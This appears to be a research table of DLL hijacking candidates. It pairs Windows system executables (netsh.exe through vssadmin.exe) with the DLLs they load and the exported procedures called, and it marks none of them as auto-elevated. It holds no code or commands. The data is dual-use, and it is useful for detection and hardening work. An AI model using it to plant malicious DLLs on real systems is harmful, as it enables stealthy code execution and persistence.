✗	netbtugc.exe	wdscore.dll	DllMain
✗	netbtugc.exe	wdscore.dll	WdsSetupLogDestroy
✗	netbtugc.exe	wdscore.dll	WdsSetupLogInit
✗	netbtugc.exe	wdscore.dll	WdsSetupLogMessageA
✗	nethost.exe	RASAPI32.dll	DllMain
✗	nethost.exe	RASAPI32.dll	RasConfigUserProxySettingsW
✗	nethost.exe	rasman.dll	DllMain
✗	nethost.exe	rtutils.dll	DllMain
✗	nethost.exe	rtutils.dll	TraceRegisterExA
✗	netiougc.exe	dbgcore.DLL	DllMain
✗	netiougc.exe	dhcpcsvc.DLL	DllMain
✗	netiougc.exe	IPHLPAPI.DLL	DllMain
✗	netiougc.exe	wdscore.dll	ConstructPartialMsgVA
✗	netiougc.exe	wdscore.dll	CurrentIP
✗	netiougc.exe	wdscore.dll	DllMain
✗	netiougc.exe	wdscore.dll	WdsSetupLogDestroy
✗	netiougc.exe	wdscore.dll	WdsSetupLogInit
✗	netiougc.exe	wdscore.dll	WdsSetupLogMessageA
✗	netsh.exe	adsldpc.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	netsh.exe	AUTHFWCFG.DLL	DllMain
✗	netsh.exe	AUTHFWCFG.DLL	InitHelperDll
✗	netsh.exe	Cabinet.dll	DllMain
✗	netsh.exe	CRYPTBASE.DLL	DllMain
✗	netsh.exe	DHCPCMONITOR.DLL	DllMain
✗	netsh.exe	DHCPCMONITOR.DLL	InitHelperDll
✗	netsh.exe	dhcpcsvc.DLL	DllMain
✗	netsh.exe	dhcpcsvc6.DLL	DllMain
✗	netsh.exe	DNSAPI.dll	DllMain
✗	netsh.exe	dot3api.dll	DllMain
✗	netsh.exe	DOT3CFG.DLL	DllMain
✗	netsh.exe	DOT3CFG.DLL	InitHelperDll
✗	netsh.exe	eappcfg.dll	DllMain
✗	netsh.exe	eappprxy.dll	DllMain
✗	netsh.exe	FirewallAPI.dll	DllMain
✗	netsh.exe	FirewallAPI.dll	FwAlloc
✗	netsh.exe	FirewallAPI.dll	FwFree
✗	netsh.exe	fwbase.dll	DllMain
✗	netsh.exe	fwbase.dll	FwAlloc
✗	netsh.exe	fwbase.dll	FwBaseAlloc
✗	netsh.exe	fwbase.dll	FwBaseFree
✗	netsh.exe	fwbase.dll	FwCriticalSectionCreate
✗	netsh.exe	fwbase.dll	FwReportErrorAsWinError
✗	netsh.exe	FWCFG.DLL	DllMain
✗	netsh.exe	FWCFG.DLL	InitHelperDll
✗	netsh.exe	FWPolicyIOMgr.dll	DllMain
✗	netsh.exe	fwpuclnt.dll	DllMain
✗	netsh.exe	HNETMON.DLL	DllMain
✗	netsh.exe	HNETMON.DLL	InitHelperDll
✗	netsh.exe	HTTPAPI.dll	DllMain
✗	netsh.exe	HTTPAPI.dll	HttpInitialize
✗	netsh.exe	IFMON.DLL	DllMain
✗	netsh.exe	IFMON.DLL	InitHelperDll
✗	netsh.exe	IPHLPAPI.DLL	DllMain
✗	netsh.exe	IPHLPAPI.DLL	GetDefaultCompartmentId
✗	netsh.exe	ktmw32.dll	CreateTransaction
✗	netsh.exe	ktmw32.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	netsh.exe	mintdh.dll	DllMain
✗	netsh.exe	mintdh.dll	TdhpSetWbemExtensionBlock
✗	netsh.exe	MobileNetworking.dll	DllMain
✗	netsh.exe	NDFAPI.DLL	DllMain
✗	netsh.exe	NETIOHLP.DLL	DllMain
✗	netsh.exe	NETIOHLP.DLL	InitHelperDll
✗	netsh.exe	netshell.dll	DllMain
✗	netsh.exe	NETTRACE.DLL	DllMain
✗	netsh.exe	NETTRACE.DLL	InitHelperDll
✗	netsh.exe	nlaapi.dll	DllMain
✗	netsh.exe	NSHHTTP.DLL	DllMain
✗	netsh.exe	NSHHTTP.DLL	InitHelperDll
✗	netsh.exe	NSHIPSEC.DLL	DllMain
✗	netsh.exe	NSHIPSEC.DLL	InitHelperDll
✗	netsh.exe	NSHWFP.DLL	DllMain
✗	netsh.exe	NSHWFP.DLL	InitHelperDll
✗	netsh.exe	OneX.DLL	DllMain
✗	netsh.exe	P2P.dll	DllMain
✗	netsh.exe	P2PNETSH.DLL	DllMain
✗	netsh.exe	P2PNETSH.DLL	InitHelperDll
✗	netsh.exe	PEERDISTSH.DLL	DllMain
✗	netsh.exe	PEERDISTSH.DLL	InitHelperDll
✗	netsh.exe	POLSTORE.DLL	DllMain
✗	netsh.exe	POLSTORE.DLL	IPSecOpenPolicyStore
✗	netsh.exe	RASAPI32.dll	DllMain
✗	netsh.exe	rasman.dll	DllMain
✗	netsh.exe	RASMONTR.DLL	DllMain
✗	netsh.exe	RASMONTR.DLL	InitHelperDll
✗	netsh.exe	RMCLIENT.dll	DllMain
✗	netsh.exe	RPCNSH.DLL	DllMain
✗	netsh.exe	RPCNSH.DLL	InitHelperDll
✗	netsh.exe	SLC.dll	DllMain
✗	netsh.exe	SLC.dll	SLRegisterWindowsEvent
✗	netsh.exe	sppc.dll	DllMain
✗	netsh.exe	sppc.dll	SLRegisterEvent
✗	netsh.exe	SspiCli.dll	DllMain
✗	netsh.exe	USERENV.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	netsh.exe	USERENV.dll	RegisterGPNotification
✗	netsh.exe	wcmapi.dll	DllMain
✗	netsh.exe	WCNNETSH.DLL	DllMain
✗	netsh.exe	WCNNETSH.DLL	InitHelperDll
✗	netsh.exe	wdi.dll	DllMain
✗	netsh.exe	wevtapi.dll	DllMain
✗	netsh.exe	WHHELPER.DLL	DllMain
✗	netsh.exe	WHHELPER.DLL	InitHelperDll
✗	netsh.exe	WINHTTP.dll	DllMain
✗	netsh.exe	WINIPSEC.DLL	DllMain
✗	netsh.exe	WINNSI.DLL	DllMain
✗	netsh.exe	wlanapi.dll	DllMain
✗	netsh.exe	WLANCFG.DLL	DllMain
✗	netsh.exe	WLANCFG.DLL	InitHelperDll
✗	netsh.exe	WSHELPER.DLL	DllMain
✗	netsh.exe	WSHELPER.DLL	InitHelperDll
✗	netsh.exe	WWANCFG.DLL	DllMain
✗	netsh.exe	WWANCFG.DLL	InitHelperDll
✗	netsh.exe	wwapi.dll	DllMain
✗	netstat.exe	IPHLPAPI.DLL	DllMain
✗	netstat.exe	IPHLPAPI.DLL	InternalGetIfTable
✗	netstat.exe	IPHLPAPI.DLL	InternalGetTcpTable2
✗	netstat.exe	snmpapi.dll	DllMain
✗	netstat.exe	snmpapi.dll	SnmpTfxOpen
✗	ngciso.exe	iumbase.DLL	DllMain
✗	nltest.exe	logoncli.dll	DllMain
✗	nltest.exe	netutils.dll	DllMain
✗	nltest.exe	NTDSAPI.dll	DllMain
✗	nslookup.exe	DNSAPI.dll	DllMain
✗	nslookup.exe	DNSAPI.dll	DnsQueryConfigAllocEx
✗	omadmclient.exe	DEVOBJ.dll	DllMain
✗	omadmclient.exe	DMCfgUtils.dll	DllMain
✗	omadmclient.exe	DMCmnUtils.dll	DllMain
✗	omadmclient.exe	dmEnrollEngine.DLL	DllMain
✗	omadmclient.exe	dmenterprisediagnostics.dll	DllMain
✗	omadmclient.exe	dmiso8601utils.dll	DllMain
✗	omadmclient.exe	DMOleAutUtils.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	omadmclient.exe	dmxmlhelputils.dll	DllMain
✗	omadmclient.exe	IPHLPAPI.DLL	DllMain
✗	omadmclient.exe	iri.dll	DllMain
✗	omadmclient.exe	omadmapi.dll	DllMain
✗	omadmclient.exe	omadmapi.dll	FreeCommandLineOptions
✗	omadmclient.exe	omadmapi.dll	OmaDmGetInternalAcctID
✗	omadmclient.exe	omadmapi.dll	ProcessCommandLine
✗	omadmclient.exe	policymanager.dll	DllMain
✗	omadmclient.exe	USERENV.dll	DllMain
✗	omadmclient.exe	XmlLite.dll	DllMain
✗	openfiles.exe	netutils.dll	DllMain
✗	openfiles.exe	srvcli.dll	DllMain
✗	openfiles.exe	SspiCli.dll	DllMain
✗	osk.exe	AUDIOSES.DLL	DllMain
✗	osk.exe	AVRT.dll	DllMain
✗	osk.exe	DEVOBJ.dll	DevObjCreateDeviceInfoList
✗	osk.exe	DEVOBJ.dll	DllMain
✗	osk.exe	dwmapi.dll	DllMain
✗	osk.exe	dwmapi.dll	DwmIsCompositionEnabled
✗	osk.exe	dwmapi.dll	DwmSetWindowAttribute
✗	osk.exe	ksuser.dll	DllMain
✗	osk.exe	midimap.dll	DllMain
✗	osk.exe	midimap.dll	DriverProc
✗	osk.exe	MMDevAPI.DLL	DllMain
✗	osk.exe	MSACM32.dll	acmGetVersion
✗	osk.exe	MSACM32.dll	DllMain
✗	osk.exe	OLEACC.dll	AccessibleObjectFromWindowTimeout
✗	osk.exe	OLEACC.dll	AccSetRunningUtilityState
✗	osk.exe	OLEACC.dll	DllMain
✗	osk.exe	OLEACC.dll	GetProcessHandleFromHwnd
✗	osk.exe	OskSupport.dll	DllMain
✗	osk.exe	OskSupport.dll	InitializeOSKSupport
✗	osk.exe	OskSupport.dll	UninitializeOSKSupport
✗	osk.exe	WindowsCodecs.dll	DllMain
✗	osk.exe	WindowsCodecs.dll	WICCreateImagingFactory_Proxy
✗	osk.exe	WMsgAPI.dll	DllMain
✗	pacjsworker.exe	WINHTTP.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	packageinspector.exe	msi.dll	DllMain
✗	packageinspector.exe	SLC.dll	DllMain
✗	packageinspector.exe	SLC.dll	SLGetWindowsInformationDWORD
✗	packageinspector.exe	sppc.dll	DllMain
✗	packageinspector.exe	wevtapi.dll	DllMain
✗	pathping.exe	IPHLPAPI.DLL	DllMain
✗	pcalua.exe	pcaui.dll	DllMain
✗	pcalua.exe	wer.dll	DllMain
✗	pinenrollmentbroker.exe	PROPSYS.dll	DllMain
✗	pinenrollmentbroker.exe	SspiCli.dll	DllMain
✗	pktmon.exe	mintdh.dll	DllMain
✗	pktmon.exe	mintdh.dll	TdhpSetWbemExtensionBlock
✗	plasrv.exe	Cabinet.dll	DllMain
✗	plasrv.exe	mintdh.dll	DllMain
✗	plasrv.exe	mintdh.dll	TdhpSetWbemExtensionBlock
✗	plasrv.exe	pdh.dll	DllMain
✗	plasrv.exe	tdh.dll	DllMain
✗	plasrv.exe	wevtapi.dll	DllMain
✗	pnpunattend.exe	dbgcore.DLL	DllMain
✗	pnpunattend.exe	DEVRTL.dll	DllMain
✗	pnpunattend.exe	newdev.dll	DllMain
✗	pnpunattend.exe	wdscore.dll	ConstructPartialMsgVW
✗	pnpunattend.exe	wdscore.dll	CurrentIP
✗	pnpunattend.exe	wdscore.dll	DllMain
✗	pnpunattend.exe	wdscore.dll	WdsSetupLogDestroy
✗	pnpunattend.exe	wdscore.dll	WdsSetupLogInit
✗	pnpunattend.exe	wdscore.dll	WdsSetupLogMessageW
✗	presentationhost.exe	CRYPTBASE.DLL	DllMain
✗	presentationhost.exe	mscoree.dll	CorExitProcess
✗	presentationhost.exe	mscoree.dll	DllMain
✗	presentationhost.exe	WININET.dll	DllMain
✗	presentationsettings.exe	SspiCli.dll	DllMain
✗	presentationsettings.exe	SspiCli.dll	GetUserNameExW
✗	printbrmui.exe	IPHLPAPI.DLL	DllMain
✗	printbrmui.exe	PROPSYS.dll	DllMain
✗	psr.exe	AEPIC.dll	DllMain
✗	psr.exe	CLDAPI.dll	CfGetPlaceholderStateFromAttributeTag

Auto-elevated	Executable	DLL	Procedure
✗	psr.exe	CLDAPI.dll	DllMain
✗	psr.exe	FLTLIB.DLL	DllMain
✗	psr.exe	HID.DLL	DllMain
✗	psr.exe	msdrm.dll	DllMain
✗	psr.exe	OLEACC.dll	DllMain
✗	psr.exe	SspiCli.dll	DllMain
✗	psr.exe	SspiCli.dll	GetUserNameExW
✗	psr.exe	uireng.dll	DllMain
✗	psr.exe	uireng.dll	UirInitializeEngine
✗	psr.exe	XmlLite.dll	DllMain
✗	query.exe	logoncli.dll	DllMain
✗	query.exe	netutils.dll	DllMain
✗	query.exe	REGAPI.dll	DllMain
✗	query.exe	REGAPI.dll	RegQueryUtilityCommandList
✗	query.exe	samcli.dll	DllMain
✗	query.exe	srvcli.dll	DllMain
✗	query.exe	utildll.dll	DllMain
✗	query.exe	WINSTA.dll	DllMain
✗	quickassist.exe	ATL.DLL	AtlComPtrAssign
✗	quickassist.exe	ATL.DLL	DllMain
✗	quickassist.exe	CRYPTBASE.DLL	DllMain
✗	quickassist.exe	CRYPTBASE.DLL	SystemFunction036
✗	quickassist.exe	d2d1.dll	DllMain
✗	quickassist.exe	d3d11.dll	DllMain
✗	quickassist.exe	dcomp.dll	DllMain
✗	quickassist.exe	dxgi.dll	DllMain
✗	quickassist.exe	PROPSYS.dll	DllMain
✗	quickassist.exe	PROPSYS.dll	VariantToStringWithDefault
✗	quickassist.exe	SAS.dll	DllMain
✗	quickassist.exe	SspiCli.dll	AcquireCredentialsHandleA
✗	quickassist.exe	SspiCli.dll	DllMain
✗	quickassist.exe	SspiCli.dll	GetUserNameExA
✗	quickassist.exe	SspiCli.dll	GetUserNameExW
✗	quickassist.exe	SspiCli.dll	InitializeSecurityContextA
✗	quickassist.exe	SspiCli.dll	QueryContextAttributesExA
✗	quickassist.exe	UxTheme.dll	DllMain
✗	quickassist.exe	UxTheme.dll	SetWindowThemeAttribute

Auto-elevated	Executable	DLL	Procedure
✗	quickassist.exe	WindowsCodecs.dll	DllMain
✗	quickassist.exe	WININET.dll	AppCacheGetGroupList
✗	quickassist.exe	WININET.dll	DllMain
✗	quickassist.exe	WININET.dll	InternetInitializeAutoProxyDll
✗	quickassist.exe	WININET.dll	InternetOpenW
✗	quickassist.exe	WININET.dll	InternetSetOptionW
✗	quser.exe	logoncli.dll	DllMain
✗	quser.exe	netutils.dll	DllMain
✗	quser.exe	samcli.dll	DllMain
✗	quser.exe	srvcli.dll	DllMain
✗	quser.exe	UTILDLL.dll	DllMain
✗	quser.exe	UTILDLL.dll	StrConnectState
✗	quser.exe	WINSTA.dll	DllMain
✗	quser.exe	WINSTA.dll	WinStationEnumerateW
✗	qwinsta.exe	logoncli.dll	DllMain
✗	qwinsta.exe	netutils.dll	DllMain
✗	qwinsta.exe	samcli.dll	DllMain
✗	qwinsta.exe	srvcli.dll	DllMain
✗	qwinsta.exe	UTILDLL.dll	DllMain
✗	qwinsta.exe	UTILDLL.dll	StrConnectState
✗	qwinsta.exe	WINSTA.dll	DllMain
✗	qwinsta.exe	WINSTA.dll	WinStationEnumerateW
✗	rasautou.exe	MPRAPI.dll	DllMain
✗	rasautou.exe	rasman.dll	DllMain
✗	rasautou.exe	rtutils.dll	DllMain
✗	rasdial.exe	RASAPI32.dll	DllMain
✗	rasdial.exe	RASAPI32.dll	RasCompleteDialMachineCleanup
✗	rasdial.exe	RASAPI32.dll	RasEnumConnectionsW
✗	rasdial.exe	rasman.dll	DllMain
✗	rasdial.exe	rasman.dll	RasConnectionEnum
✗	rasdial.exe	rasman.dll	RasInitialize
✗	rasdial.exe	rtutils.dll	DllMain
✗	rasdial.exe	rtutils.dll	TracePrintfExA
✗	rasdial.exe	rtutils.dll	TraceRegisterExA
✗	raserver.exe	netutils.dll	DllMain
✗	raserver.exe	samcli.dll	DllMain
✗	raserver.exe	WTSAPI32.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	rdpclip.exe	CRYPTBASE.DLL	DllMain
✗	rdpclip.exe	DEVOBJ.dll	DevObjCreateDeviceInfoList
✗	rdpclip.exe	DEVOBJ.dll	DevObjDestroyDeviceInfoList
✗	rdpclip.exe	DEVOBJ.dll	DevObjEnumDeviceInfo
✗	rdpclip.exe	DEVOBJ.dll	DevObjEnumDeviceInterfaces
✗	rdpclip.exe	DEVOBJ.dll	DevObjGetClassDevs
✗	rdpclip.exe	DEVOBJ.dll	DevObjGetDeviceInfoListDetail
✗	rdpclip.exe	DEVOBJ.dll	DevObjGetDeviceInterfaceDetail
✗	rdpclip.exe	DEVOBJ.dll	DllMain
✗	rdpclip.exe	dwmapi.dll	DllMain
✗	rdpclip.exe	IPHLPAPI.DLL	DllMain
✗	rdpclip.exe	PROPSYS.dll	DllMain
✗	rdpclip.exe	srpapi.dll	DllMain
✗	rdpclip.exe	WINSTA.dll	DllMain
✗	rdpclip.exe	WINSTA.dll	WinStationNameFromLogonIdW
✗	rdpclip.exe	WINSTA.dll	WinStationQueryInformationW
✗	rdpclip.exe	WINSTA.dll	WinStationRegisterConsoleNotification
✗	rdpclip.exe	WINSTA.dll	WinStationVirtualOpenEx
✗	rdpclip.exe	WTSAPI32.dll	DllMain
✗	rdpclip.exe	WTSAPI32.dll	WTSQuerySessionInformationW
✗	rdpclip.exe	WTSAPI32.dll	WTSRegisterSessionNotification
✗	rdpclip.exe	WTSAPI32.dll	WTSVirtualChannelOpen
✗	rdpclip.exe	WTSAPI32.dll	WTSVirtualChannelOpenEx
✗	rdpsa.exe	SspiCli.dll	DllMain
✗	rdpsa.exe	WINSTA.dll	DllMain
✗	rdpsauachelper.exe	WINSTA.dll	DllMain
✗	rdpsauachelper.exe	WINSTA.dll	WinStationGetAllProcesses
✗	rdpshell.exe	dwmapi.dll	DllMain
✗	rdpshell.exe	WINSTA.dll	DllMain
✗	rdpshell.exe	WINSTA.dll	WinStationGetConnectionProperty
✗	rdpshell.exe	WTSAPI32.dll	DllMain
✗	rdvghelper.exe	dwmapi.dll	DllMain
✗	rdvghelper.exe	WINSTA.dll	DllMain
✗	rdvghelper.exe	WINSTA.dll	WinStationRegisterConsoleNotification
✗	rdvghelper.exe	WTSAPI32.dll	DllMain
✗	rdvghelper.exe	WTSAPI32.dll	WTSRegisterSessionNotification
✗	reagentc.exe	Cabinet.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	reagentc.exe	ReAgent.dll	DllMain
✗	reagentc.exe	ReAgent.dll	WinReGetError
✗	reagentc.exe	ReAgent.dll	WinReSetError
✗	recover.exe	DEVOBJ.dll	DllMain
✗	register-cimprovider.exe	miutils.dll	DllMain
✗	register-cimprovider.exe	prvdmofcomp.dll	CreateRegisterParameter
✗	register-cimprovider.exe	prvdmofcomp.dll	DllMain
✗	rekeywiz.exe	credui.dll	DllMain
✗	rekeywiz.exe	CRYPTBASE.DLL	DllMain
✗	rekeywiz.exe	CRYPTUI.dll	DllMain
✗	rekeywiz.exe	DSROLE.dll	DllMain
✗	rekeywiz.exe	DSROLE.dll	DsRoleGetPrimaryDomainInformation
✗	rekeywiz.exe	duser.dll	DllMain
✗	rekeywiz.exe	EFSADU.dll	DllMain
✗	rekeywiz.exe	EFSUTIL.dll	DllMain
✗	rekeywiz.exe	EFSUTIL.dll	EfsUtilApplyGroupPolicy
✗	rekeywiz.exe	FeClient.dll	DllMain
✗	rekeywiz.exe	logoncli.dll	DllMain
✗	rekeywiz.exe	netutils.dll	DllMain
✗	rekeywiz.exe	USERENV.dll	DllMain
✗	rekeywiz.exe	VAULTCLI.dll	DllMain
✗	relog.exe	pdh.dll	DllMain
✗	relpost.exe	Cabinet.dll	DllMain
✗	relpost.exe	ReAgent.dll	DllMain
✗	relpost.exe	wer.dll	DllMain
✗	repair-bde.exe	BDEREPAIR.dll	DllMain
✗	reset.exe	logoncli.dll	DllMain
✗	reset.exe	netutils.dll	DllMain
✗	reset.exe	REGAPI.dll	DllMain
✗	reset.exe	REGAPI.dll	RegQueryUtilityCommandList
✗	reset.exe	samcli.dll	DllMain
✗	reset.exe	srvcli.dll	DllMain
✗	reset.exe	utildll.dll	DllMain
✗	reset.exe	WINSTA.dll	DllMain
✗	resetengine.exe	bcd.dll	DllMain
✗	resetengine.exe	Cabinet.dll	DllMain
✗	resetengine.exe	DismApi.DLL	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	resetengine.exe	FVEAPI.dll	DllMain
✗	resetengine.exe	ReAgent.dll	DllMain
✗	resetengine.exe	ResetEngine.dll	DllMain
✗	resetengine.exe	tbs.dll	DllMain
✗	resetengine.exe	VSSAPI.DLL	DllMain
✗	resetengine.exe	VssTrace.DLL	DllMain
✗	resetengine.exe	WDSCORE.dll	DllMain
✗	resetengine.exe	WIMGAPI.DLL	DllMain
✗	resetengine.exe	WINHTTP.dll	DllMain
✗	resetengine.exe	WOFUTIL.dll	DllMain
✗	resetengine.exe	XmlLite.dll	DllMain
✗	resmon.exe	CLDAPI.dll	CfGetPlaceholderStateFromAttributeTag
✗	resmon.exe	CLDAPI.dll	DllMain
✗	resmon.exe	CRYPTBASE.DLL	DllMain
✗	resmon.exe	edputil.dll	DllMain
✗	resmon.exe	edputil.dll	EdpGetIsManaged
✗	resmon.exe	FLTLIB.DLL	DllMain
✗	resmon.exe	PROPSYS.dll	DllMain
✗	resmon.exe	PROPSYS.dll	PSCreateMemoryPropertyStore
✗	resmon.exe	PROPSYS.dll	PSPropertyBag_WriteDWORD
✗	rmactivate_isv.exe	msdrm.dll	__AddMachineCertToLicenseStore
✗	rmactivate_isv.exe	msdrm.dll	DllMain
✗	rmactivate_ssp_isv.exe	CRYPTBASE.dll	DllMain
✗	rmactivate_ssp_isv.exe	CRYPTBASE.dll	SystemFunction036
✗	rmactivate.exe	CRYPTBASE.dll	DllMain
✗	rmactivate.exe	CRYPTBASE.dll	SystemFunction036
✗	rmactivate.exe	msdrm.dll	__AddMachineCertToLicenseStore
✗	rmactivate.exe	msdrm.dll	DllMain
✗	rmttpmvscmgrsvr.exe	DEVOBJ.dll	DllMain
✗	route.exe	IPHLPAPI.DLL	DllMain
✗	rpcping.exe	credui.dll	DllMain
✗	rpcping.exe	SspiCli.dll	DllMain
✗	rpcping.exe	WINHTTP.dll	DllMain
✗	rwinsta.exe	logoncli.dll	DllMain
✗	rwinsta.exe	netutils.dll	DllMain
✗	rwinsta.exe	samcli.dll	DllMain
✗	rwinsta.exe	srvcli.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	rwinsta.exe	utildll.dll	DllMain
✗	rwinsta.exe	WINSTA.dll	DllMain
✗	searchfilterhost.exe	TQUERY.DLL	DllMain
✗	secedit.exe	SCECLI.dll	DllMain
✗	securityhealthservice.exe	DNSAPI.dll	DllMain
✗	securityhealthservice.exe	FirewallAPI.dll	DllMain
✗	securityhealthservice.exe	fwbase.dll	DllMain
✗	securityhealthservice.exe	fwbase.dll	FwCriticalSectionCreate
✗	securityhealthservice.exe	fwbase.dll	FwCriticalSectionDestroy
✗	securityhealthservice.exe	USERENV.dll	DllMain
✗	securityhealthservice.exe	Wldp.dll	DllMain
✗	securityhealthservice.exe	WTSAPI32.dll	DllMain
✗	settingsynchost.exe	policymanager.dll	DllMain
✗	settingsynchost.exe	PROPSYS.dll	DllMain
✗	settingsynchost.exe	USERENV.dll	DllMain
✗	setupugc.exe	dbgcore.DLL	DllMain
✗	setupugc.exe	DNSAPI.dll	DllMain
✗	setupugc.exe	WDSCORE.dll	ConstructPartialMsgVW
✗	setupugc.exe	WDSCORE.dll	CurrentIP
✗	setupugc.exe	WDSCORE.dll	DllMain
✗	setupugc.exe	WDSCORE.dll	WdsSetupLogDestroy
✗	setupugc.exe	WDSCORE.dll	WdsSetupLogInit
✗	setupugc.exe	WDSCORE.dll	WdsSetupLogMessageW
✗	shutdown.exe	SspiCli.dll	DllMain
✗	slidetoshutdown.exe	d3d10warp.dll	DllMain
✗	slidetoshutdown.exe	d3d10warp.dll	OpenAdapter10_2
✗	slui.exe	CLDAPI.dll	CfGetPlaceholderStateFromAttributeTag
✗	slui.exe	CLDAPI.dll	DllMain
✗	slui.exe	CRYPTBASE.DLL	DllMain
✗	slui.exe	edputil.dll	DllMain
✗	slui.exe	edputil.dll	EdpGetIsManaged
✗	slui.exe	FLTLIB.DLL	DllMain
✗	slui.exe	PROPSYS.dll	DllMain
✗	slui.exe	PROPSYS.dll	PSCreateMemoryPropertyStore
✗	slui.exe	PROPSYS.dll	PSPropertyBag_WriteDWORD
✗	slui.exe	sppc.dll	DllMain
✗	slui.exe	WINBRAND.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	slui.exe	WTSAPI32.dll	DllMain
✗	spaceagent.exe	NETUTILS.DLL	DllMain
✗	spaceagent.exe	SRVCLI.DLL	DllMain
✗	spectrum.exe	SpectrumSyncClient.dll	DllMain
✗	spoolsv.exe	DNSAPI.dll	DllMain
✗	sppextcomobj.exe	adsldpc.dll	DllMain
✗	sppextcomobj.exe	CRYPTBASE.dll	DllMain
✗	sppextcomobj.exe	CRYPTBASE.dll	SystemFunction036
✗	sppextcomobj.exe	DNSAPI.dll	DllMain
✗	sppsvc.exe	CRYPTXML.dll	DllMain
✗	sppsvc.exe	webservices.dll	DllMain
✗	sppsvc.exe	XmlLite.dll	DllMain
✗	srtasks.exe	bcd.dll	DllMain
✗	srtasks.exe	ktmw32.dll	DllMain
✗	srtasks.exe	SPP.dll	DllMain
✗	srtasks.exe	SRCLIENT.dll	DllMain
✗	srtasks.exe	SRCORE.dll	DllMain
✗	srtasks.exe	VSSAPI.DLL	DllMain
✗	srtasks.exe	VssTrace.DLL	DllMain
✗	srtasks.exe	wer.dll	DllMain
✗	stordiag.exe	CRYPTBASE.dll	DllMain
✗	stordiag.exe	CRYPTBASE.dll	SystemFunction036
✗	synchost.exe	PROPSYS.dll	DllMain
✗	sysreseterr.exe	WDSCORE.dll	DllMain
✗	systeminfo.exe	SspiCli.dll	DllMain
✗	tabcal.exe	DEVOBJ.dll	DevObjCreateDeviceInfoList
✗	tabcal.exe	DEVOBJ.dll	DevObjDestroyDeviceInfoList
✗	tabcal.exe	DEVOBJ.dll	DevObjEnumDeviceInfo
✗	tabcal.exe	DEVOBJ.dll	DevObjEnumDeviceInterfaces
✗	tabcal.exe	DEVOBJ.dll	DevObjGetClassDevs
✗	tabcal.exe	DEVOBJ.dll	DevObjGetDeviceInfoListDetail
✗	tabcal.exe	DEVOBJ.dll	DevObjGetDeviceInterfaceDetail
✗	tabcal.exe	DEVOBJ.dll	DllMain
✗	tabcal.exe	HID.DLL	DllMain
✗	tabcal.exe	HID.DLL	HidD_GetHidGuid
✗	tabcal.exe	NInput.dll	DllMain
✗	takeown.exe	SspiCli.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	tapiunattend.exe	WDSCORE.dll	ConstructPartialMsgVW
✗	tapiunattend.exe	WDSCORE.dll	CurrentIP
✗	tapiunattend.exe	WDSCORE.dll	DllMain
✗	tapiunattend.exe	WDSCORE.dll	WdsSetupLogMessageW
✗	tar.exe	archiveint.dll	archive_match_new
✗	tar.exe	archiveint.dll	DllMain
✗	taskkill.exe	dbghelp.dll	DllMain
✗	taskkill.exe	netutils.dll	DllMain
✗	taskkill.exe	srvcli.dll	DllMain
✗	taskkill.exe	SspiCli.dll	DllMain
✗	tasklist.exe	dbghelp.dll	DllMain
✗	tasklist.exe	netutils.dll	DllMain
✗	tasklist.exe	srvcli.dll	DllMain
✗	tasklist.exe	SspiCli.dll	DllMain
✗	tieringengineservice.exe	CLUSAPI.dll	DllMain
✗	tieringengineservice.exe	DNSAPI.dll	DllMain
✗	tieringengineservice.exe	ESENT.dll	DllMain
✗	tracert.exe	IPHLPAPI.DLL	DllMain
✗	tscon.exe	logoncli.dll	DllMain
✗	tscon.exe	netutils.dll	DllMain
✗	tscon.exe	samcli.dll	DllMain
✗	tscon.exe	srvcli.dll	DllMain
✗	tscon.exe	utildll.dll	DllMain
✗	tscon.exe	WINSTA.dll	DllMain
✗	tsdiscon.exe	WINSTA.dll	DllMain
✗	tsdiscon.exe	WINSTA.dll	WinStationNameFromLogonIdW
✗	tskill.exe	logoncli.dll	DllMain
✗	tskill.exe	netutils.dll	DllMain
✗	tskill.exe	samcli.dll	DllMain
✗	tskill.exe	srvcli.dll	DllMain
✗	tskill.exe	utildll.dll	DllMain
✗	tskill.exe	WINSTA.dll	DllMain
✗	tttracer.exe	TTDRecord.dll	DllMain
✗	tttracer.exe	USERENV.dll	DllMain
✗	typeperf.exe	pdh.dll	DllMain
✗	tzsync.exe	CRYPTBASE.dll	DllMain
✗	tzsync.exe	CRYPTBASE.dll	SystemFunction036

Auto-elevated	Executable	DLL	Procedure
✗	uevappmonitor.exe	CRYPTBASE.dll	DllMain
✗	uevappmonitor.exe	CRYPTBASE.dll	SystemFunction036
✗	unlodctr.exe	loadperf.dll	DllMain
✗	upfc.exe	XmlLite.dll	DllMain
✗	upgraderesultsui.exe	DMCmnUtils.dll	DllMain
✗	useraccountcontrolsettings.exe	CRYPTBASE.dll	DllMain
✗	useraccountcontrolsettings.exe	CRYPTBASE.dll	SystemFunction036
✗	usocoreworker.exe	Cabinet.dll	DllMain
✗	usocoreworker.exe	DMCmnUtils.dll	DllMain
✗	usocoreworker.exe	dmiso8601utils.dll	DllMain
✗	usocoreworker.exe	DMOleAutUtils.dll	DllMain
✗	usocoreworker.exe	iri.dll	DllMain
✗	usocoreworker.exe	omadmapi.dll	DllMain
✗	usocoreworker.exe	UpdatePolicy.dll	DllMain
✗	usocoreworker.exe	XmlLite.dll	DllMain
✗	utcdecoderhost.exe	USERENV.dll	DllMain
✗	utilman.exe	OLEACC.dll	DllMain
✗	vaultcmd.exe	VAULTCLI.dll	DllMain
✗	vds.exe	ATL.DLL	AtlModuleInit
✗	vds.exe	ATL.DLL	AtlModuleTerm
✗	vds.exe	ATL.DLL	DllMain
✗	vds.exe	bcd.dll	DllMain
✗	vds.exe	OSUNINST.dll	DllMain
✗	vdsldr.exe	ATL.DLL	AtlModuleInit
✗	vdsldr.exe	ATL.DLL	AtlModuleRegisterClassObjects
✗	vdsldr.exe	ATL.DLL	DllMain
✗	vdsldr.exe	bcd.dll	DllMain
✗	vssadmin.exe	ATL.DLL	DllMain
✗	vssadmin.exe	VSSAPI.DLL	DllMain
✗	vssadmin.exe	VssTrace.DLL	DllMain
